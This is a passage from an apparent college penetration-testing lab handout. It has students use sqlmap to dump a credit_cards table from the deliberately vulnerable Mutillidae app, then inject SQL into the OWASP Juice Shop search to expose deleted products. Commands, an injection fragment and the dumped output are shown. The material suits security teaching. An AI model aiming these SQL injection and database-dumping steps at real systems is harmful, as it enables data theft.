[23:26:30] [INFO] starting 2 threads
[23:26:30] [INFO] retrieved: Test2
[23:26:30] [INFO] retrieved: Test1
Database: FOLusername
[2 tables]
+-------+
| Test1 |
| Test2 |
+-------+
```

Time to take a look at another database that is running on this server. Change your command to enumerate the **mutillidae** database:

```
sqlmap -u 'Link-You-Found.php' --forms --technique=E --dbms=MySQL --
threads=10 -D mutillidae --tables
```

You should see the tables in the **mutillidae** database displayed as shown below:




```
Database: mutillidae
[13 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| user_poll_results          |
| youTubeVideos              |
+----------------------------+
```

Your task is to alter the **sqlmap** command to enumerate the **credit_cards** table


You may need to look at the help menu for **sqlmap** in order to use the appropriate options

If you have done it correctly, your output should look similar to the one shown below:



```
Database: mutillidae
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[00:34:33] [INFO] table 'mutillidae.credit_cards' dumped to CSV file '/root/.sqlmap/output/folusername-uws/dump/mutillidae/credit_cards.csv'
[00:34:33] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-10182018_1234am.csv'

[*] shutting down at 00:34:33
```

Cat out the file listed in the output



```
root@FOLusername:~# cat /root/.sqlmap/output/folusername-uws/dump/mutillidae/credit_cards.csv
ccid,ccv,ccnumber,expiration
1,745,4444111122223333,2012-03-01
2,722,7746536337776330,2015-04-01
3,461,8242325748474749,2016-03-01
4,230,7725653200487633,2017-06-01
5,627,1234567812345678,2018-11-01
```

Slide 06:
Take a screenshot showing all of the above and place it into slide 06

Part 04: Challenge - Finding hidden products in the OWASP Juice Shop


Navigate to the OWASP Juice Shop

Create a new user using your folusername@fanshawec.ca and a password of your choice

Open up Burp Suite and turn on the proxy server
Set Firefox to use a proxy with the proper IP and Port you set in Burp

Do a search of the available products


Check the response from the server for any information on how the database is structured. You should see clues as shown below:



```
folusername-iis:3000    GET    /rest/product/search?q=                      ✓    200    9773    JSON
folusername-iis:3000    GET    /assets/public/images/uploads/undefined           200    2158    HTML    OWASP
```

```
Connection: close
Content-Length: 9445

{"status":"success","data":[{"id":1,"name":"Apple Juice (1000ml)","description":"The all-time
classic.","price":1.99,"image":"apple_juice.jpg","createdAt":"2019-05-20 20:56:38.293 +00:00","updatedAt":"2019-05-20 20:56:38.293
+00:00","deletedAt":null},{"id":24,"name":"Apple Pomace","description":"Finest pressings of apples. Allergy disclaimer: Might contain
```

If you insert SQL syntax into the search as a value for q, you should receive some SQL errors as shown below




```
(C:\\Users\\FOLusername\\juice-shop\\node_modules\\sqlite3\\lib\\sqlite3.js:16:21)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%';--%' OR description LIKE '%';--%') AND deletedAt IS NULL) ORDER BY name"
    },
```

This error output gives you the SQL statement being used by the application. You can see that it is searching the **Products** table and ending with **AND deletedAt** … This means if you bypass the last portion, you will be able to see products that are no longer offered by the shop.

Manipulate the search query so that you are able to see the Christmas Super-Surprise-Box in the shop and place an order for it

Hints:

- You may need to adjust the request that is being sent to the server
- Take a look at the SQL query structure so that you can construct a proper statement
- Use Burp Suite for assistance



OWASP Juice Shop

Order Confirmation

Customer: folusername@fanshawec.ca
Order #: c267-594da469add0c16b

Date: 2019-06-09

1x OWASP SSL Advanced Forensic Tool (O-Saft) ea. 0.01 = 0.01

2x Christmas Super-Surprise-Box (2014 Edition) ea. 29.99 = 59.98

Total Price: 59.99

Slide 07:
Take a screenshot showing the order confirmation and place it into slide 07

*** Take a snapshot of all the VMs named **After Lab 07** ***